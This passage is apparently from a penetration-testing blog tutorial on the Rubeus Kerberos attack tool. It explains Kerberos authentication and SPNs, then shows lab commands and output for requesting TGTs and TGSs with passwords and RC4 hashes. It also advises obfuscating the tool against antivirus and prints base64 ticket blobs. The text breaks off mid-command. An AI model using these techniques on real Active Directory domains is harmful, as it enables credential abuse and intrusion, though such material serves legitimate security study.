

A Detailed Guide on Rubeus

May 11, 2022 By Raj Chandel

Introduction

Rubeus is a C# toolkit for Kerberos interaction and abuses. Kerberos, as we all know, is a ticket-based network authentication protocol and is used in Active Directories. Unfortunately, due to human error, oftentimes AD is not configured properly keeping security in mind. Rubeus can exploit vulnerabilities arising out of these misconfigurations and perform functions such as crafting keys and granting access using forged certificates. The article serves as a guide on using Rubeus in various scenarios.

Table of content

- **Kerberos Authentication Flow**
 - **Kerberos & its Major Components**
 - **Kerberos Workflow using Messages**
- **Service Principal Name SPN**
- **Rubeus Setup**
- **Ticket Operations**
 - **Asktgt**
 - **Asktgs**
 - **Klist**
 - **Renew**
 - **Brute**
- **Hash**
- **S4u**
- **Golden Ticket**
- **Silver Ticket**
- **Ticket Management**
 - **Ptt**
 - **Purge**
 - **Describe**
 - **Triage**
 - **Dump**
 - **Tgtdeleg**

- **Monitor**
- **Harvest**
- **Kerberoasting**
- **ASREPRoast**
- **Create netonly**
- **Changepw**
- **Currentluid**
- **Conclusion**

Kerberos Authentication Flow

Kerberos and its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

“Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network”.


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
Volunteers (Players)	<ul style="list-style-type: none"> Client: A user who want to access some service KDC: Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users & applications hashes (key), a authenticate server & ticket granting service. Applications server: A dedicated server for specific service.
Encryption Keys	<ul style="list-style-type: none"> krbtgt key: using krbtgt account NTLM hash. User key: using user NTLM hash. Service key: using NTLM hash of service that can be a user or computer account. Session key: which is passed between the user and KDC. Service session key: to be use between user and service
Tickets	<p>The TGT (Ticket Granting Ticket): the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key.</p> <p>The TGS (Ticket Granting Service): the ticket which user can use to authenticate against a service. It is encrypted with the service key.</p>
PAC	The PAC (Privilege Attribute Certificate): a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.
Message	<ul style="list-style-type: none"> KRB_AS_REQ: User send request the TGT to KDC. KRB_AS REP: User received the TGT from KDC. KRB_TGS_REQ: User send request the TGS to KDC, using the TGT. KRB_TGS REP: User received the TGS from KDC. KRB_AP_REQ: User send request authenticate against a service, using the TGS. KRB_AP REP: (Optional) Used by service to identify itself against the user. KRB_ERROR: Message to communicate error conditions.

Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE_KEY:** User NTLM HASH
- **YELLOW_KEY:** Krbtgt NTLM HASH
- **RED_KEY:** Service NTLM HASH

Step 1: By sending the request message to KDC, client initializes communication as:

***KRB_AS_REQ* contains the following:**

- *Username of the client to be authenticated.*
- *The service SPN (SERVICE PRINCIPAL NAME) linked with Krbtgt account*
- *An encrypted timestamp (Locked with User Hash: Blue Key)*


The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

Step 2: The KDC uses a database consisting of Users/Krbtgt/Services hashes to decrypt a message (**Unlock with BLUE KEY**) that authenticates user identification.

Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.

KRB_AS REP contains the following:

- *Username*
- *Some encrypted data, (Locked with User Hash: Blue Key) that contains:*
- *Session key*
- *The expiration date of TGT*
- *TGT, (Locked with Krbtgt Hash: Yellow Key) which contains:*
- *Username*
- *Session key*
- *The expiration date of TGT*
- *PAC with user privileges, signed by KDC*



Step 3: The KRB_TGT will be stored in the Kerberos tray (Memory) of the client machine, as the user already has the KRB_TGT, which is used to identify himself for the TGS request. The client sent a copy of the TGT with the encrypted data to KDC.


KRB_TGS_REQ contains:

- *Encrypted data with the session key*
- *Username*
- *Timestamp*
- *TGT*
- *SPN of requested service e.g. SQL service*

Step 4: The KDC receives the KRB_TGS_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB_TGS REP which is encrypted using requested service hash (**Locked with Red Key**) & Some Encrypted Message using User Hash.

KRB_TGS REP contains:

- *Username*
- *Encrypted data with the session key:*
- *Service session key*
- *The expiration date of TGS*
- *TGS, (Service Hash: RED Key) which contains:*
- *Service session key*
- *Username*
- *The expiration date of TGS*
- *PAC with user privileges, signed by KDC*



Step 5: The user sent the copy of TGS to the Application Server,


KRB_AP_REQ contains:

- TGS
- Encrypted data with the service session key:
- Username
- Timestamp, to avoid replay attacks

Step 6: The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

Step 7: KDC verifies PAC (Optional)

Step 8: Allow the user to access the service for a specific time.



Service Principal Name


The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

Important Points

- If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.
- Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
- A given SPN can be registered on only one account.
- An SPN must be unique in the forest in which it is registered.
- If it is not unique, authentication will fail.

The SPN syntax has four elements

serviceclass/host:port servicename



Example: **MSSQLSVC/ WIN-S0VKMTVLD2/ignite.local:1433**

Type of SPN:

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days; hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

Rubeus setup

Greek mythology mentions a three-headed dog called “Cerberus” which sounds similar to “Kerberos” (maybe even the inspiration for the name!). Harry Potter also mentions a three-headed dog called “fluffy” that belonged to and could be controlled by Hagrid whose full name was Rubeus Hagrid. With a name cleverly based on Sci-Fi and mythology, Rubeus is a tool, developed by Will Schroeder and a few other contributors, that attacks Kerberos and is capable of generating raw Kerberos data on UDP port 88. It is derived from Mimikatz and MakeMeEnterpriseAdmin projects. It can be downloaded [here](#).

Please note that the most recent Rubeus binary can be compiled from code by using Visual Studio but a release for ease of use can also be found [here](#).

Detection: Due to the usage of generic functions and derivation from Mimikatz (kekeo family of malware as per CARO) and set procedures, its signatures are by default blocked in many anti-viruses. Plus, Rubeus works as a dropped executable and so, a clever attacker needs to obfuscate Rubeus to hide its detection as soon as it's dropped on the disk.

Once downloaded, it can be dropped on the victim's system and run

```
rubeus.exe
```

Ticket requests and renewals:

Retrieve a TGT based on a user password/hash, optionally saving to a file, a different logon session or a specific LUID:

```
Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|  
H | /rc4:HASH | /aes128:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOMAIN_C  
NAME] [/ptt] [/luid] [/nowrap] [/opsec] [/nopac] [/oldsam] [/proxyurl:https]
```

Retrieve a TGT based on a user password/hash, start a /netonly process, to the new process/logon session:

```
Rubeus.exe asktgt /user:USER </password:PASSWORD [/enctype:DES|RC4|  
H | /rc4:HASH | /aes128:HASH | /aes256:HASH> /createnetonly:C:\Windows\System  
main:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/nowrap] [/opsec] [/nopac] [/oldsam]  
[OXY/kdcproxy]
```

Now that we have set it up, we are ready to demonstrate various options in Rubeus.

Ticket Operations

Working in an Active Directory environment depends on various tickets. For example, a Ticket Granting Ticket is an authentication token issued by the KDC which is used to request access from TGS for specific resources.

In this section, we'll talk about Rubeus and its capability to play around with tickets.

Asktgt

Rubeus can generate raw AS-REQ traffic in order to ask for a TGT with a provided username and password. The password can also be encrypted in RC4, AES or DES encryption and it would still work. Let's see an example where clear-text password is supplied

```
rubeus.exe asktgt /user:harshitraipal /password:Password@123456
```

```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /password:Password@1  
rubeus.exe asktgt /user:harshitrajpal /password:Password@1
```

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v2.0.2

[*] Action: Ask TGT

```
[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

doIFNDCCBCGawIBBaEDAgEWooIeRDCCBEBhggQ8MIIeOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtyYnRnDbMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+bp2n6c
R6nOW8YUs13CPZj7qMGs2+cYjU94Y0qXrrWCma/eRT4U+w0/qHWR69XEjHWKUv5Ge4RlexET4LBUrMdq
GKx7j0+HzpV25Wy2GHRD72aYQfVFbJQGSWxdY+QzF6tymWw8bQtHa3H1zUBUPDVATwd3VEL5saXlwarV
CD+ALKVJyAyNiMX+fZed0m17UgviqpYPlkdZlCAM5JrALzjbiIFEk00uw03KwtYeFHXaXCJpgxHD/Hxr
LU4ue0tveR3p2embLFd/Vz72r0028LNtcvr6BZk0zwDC+bggX8R4TzpYVZK5NiIyV9rK0p0s/u4rHQ+N
LCDB4dxmN2JHUVYeBRo7D7LspeN2KPNTY11GnZsI7CeeN5qQuTefNsFqXeysJMp3E2r/L8z/XTJNYexQ
yqh0Yc7XTqw0cdaa jD3mlo2YnzA1nCUR/u11jtuMPeL4LdIrFyl8fIe5AFDTJG8KGPKPm/J8BfHzCqdG
9zEDp3Btm6N6vnqV2eJ8HT59d80D0EM3B43TrAAZfhYg52tcUT3uDxGLtT0hXqL31xgZLhdcyhv20W/o
3UNSml2Eae+JEaNu9sE2CuKCy/frruqPa3enYS2IP7mjJ4Ec/GddaQC4VHmR/UAZ0nr7MExowj1/Nc9i
hiGS0St+L6DnmH4QTdf3LgnVekhChYg0xs0LIYLsbpQa/guRo0yAn+wKG7AdrJmnXth5oqhV5F0RJSv
53plvfnwmgN+sFdDA1reVgUOqXC4yfX+zRV/TVr0GbX1hYrRWMEgBZ7Jer51foy86Ev7HsTMKaVkhLEc
V4oliVcbfzXihw70zJjxKUhmzdVU03//KHPWKpmeVpCXg/DLar7qD/Cfg7qLpBK9jz7StfUsVzqLI90a
+TrUOV0/tMyRuBfy7Ji5h2vabRVVLYOWICHzChRLJBph0bvTL+GLux7/xrALrg0Qe7pHvzDU8RWw78yu
DZP2ch0lJdDVc1868kD0Bi22i0AMj1buCjy1/OWN0T6+jQNo21xLTXfr4lKXB6wyh0jfy07a0PlDSz2
wRV1xM4KBiXc3CJuY3BLEV37Q5bkD0OWZSLDiQtVg78dhpzwnFaOPviJR4a8i0YFbXvTr2pfLCfkRRdg
+MfGgeBQ0pnSEU9E9pqTn9vfTVAJn+071GyH0tyVfXBdJf8zQBH0Sbu3gF70WcVcuDw5SB+rsnF0v6H0
NBop7td9wimXL09z+tPedQwzuTB5b+/iVYeJcOr+7lwCwx0y78trB3/VHULv6rdHT3u08K/YwmBM+Vn
ADzh7jdQp55xpSza6Jw0KsQr0U7fUIRrPiB4X9gbT1+k560B2zCB2KADAgEAooHQBIHNFYHKMIHh0IHE
MIHBMIg+oBswGaADAgExoRIEEKERFamVAm5GO/R+0Ro30UiHdhsMSudOSVRFkxPQ0FMohowGKADAgEB
oREwDxsNaGFyc2hpDJhanBbhKMHAwUAQOUAAKURGA8yMDIyMDQyNzA2NDcwM1qmERgPMjAyMjA0Mjcx
NjQ3MDNapxEYDzIwMjIwNTA0MDY0NzAzWqg0GwxJR05JVEuTE9DQuyPITAfoAMCAQKhGDAWGwZrcmJ0
Z3QbDGlnbml0Z55sb2NhB==

```
ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName        : harshitrajpal
```

As you can see above that a KRBTGT has been successfully generated which can be further used to generate TGS. The same can be achieved by providing an encrypted password. Let's use a password encrypted with the RC4 cipher.

```
rubeus.exe asktat /user:harshitrajpali /rc4:64FBAE31CC352FC26AF97CBDEF151E03
```

Asktgs

Rubeus has an `asktgt` option which can build raw TGS-REP requests by providing a ticket either in the CLI argument or by providing a path to a `ticket.kirbi` file placed on disk. Each TGS has a specified purpose.

For example, let's create a TGS for the LDAP service. One or more service SPNs can be provided.

```
rubeus.exe asktgs /user:harshittraipal /ticket:doIFNDCCBTCqAwIBB...bA== /service:LDAP/dc1.ignite.local
```

```
C:\Users\Public>rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBCTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIIEOKADAgEFoQ4bDElHTkLURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRLLnxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+YMUGN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdil7TOEJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFl+MRkSnV/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJWAm9CafzD70M4rJwfE4p+w0fov7uj+5RA0xGLD09cJoj0YFfyWa8jMqATfCkkgoiID2iJUhCW3nx++OUAUhbT5j90mt6RoCqHTXSfWPacByts/J1y5Z7vbh8wNZvDL/rq8/WHndn+TzcKNYKZ6b18NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWAyngxIldI+q6JBZj9hRomSkVtOPmfVKDyU1qD3I0yBsuG579oKcYGhkJzvBGmo0o8mr0Y0s8HpWxuBnxqC0MuVVvsuFAiQFOONGFpzf12d7wyv0vyinR7svMfyB8EVE+KwPnztcSjlhsNW/SKeR7QYB1rVhmduxWh1W8kptFnDURWIDvBr+X+9TdMrSnnyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUF4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2pukfCJAAemLYuf8Ne6T4l2u76zvYX0axFNjd+fIqmufojunPU0wFZUDUv4qau5pR8B7651z0KM50RoefMJs4b0RjumfvScL0EPUSb+la78SPwo9E/JgJ5rvYZl5VR0+d1BjFFfCMgJ/GdvD2sEpeGIh7VF33CmgQF0krquYkTKMbI1L3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNrq6wehkdKFE/I1wfkuJ7CPiEnt3cWrSL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTv30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30OI+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZIIR7MCwiq/N539WOWp62e+c8fkx/doSCCOqBjRW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSurRGAUJE4FSf6pcl7/o8UKoYhf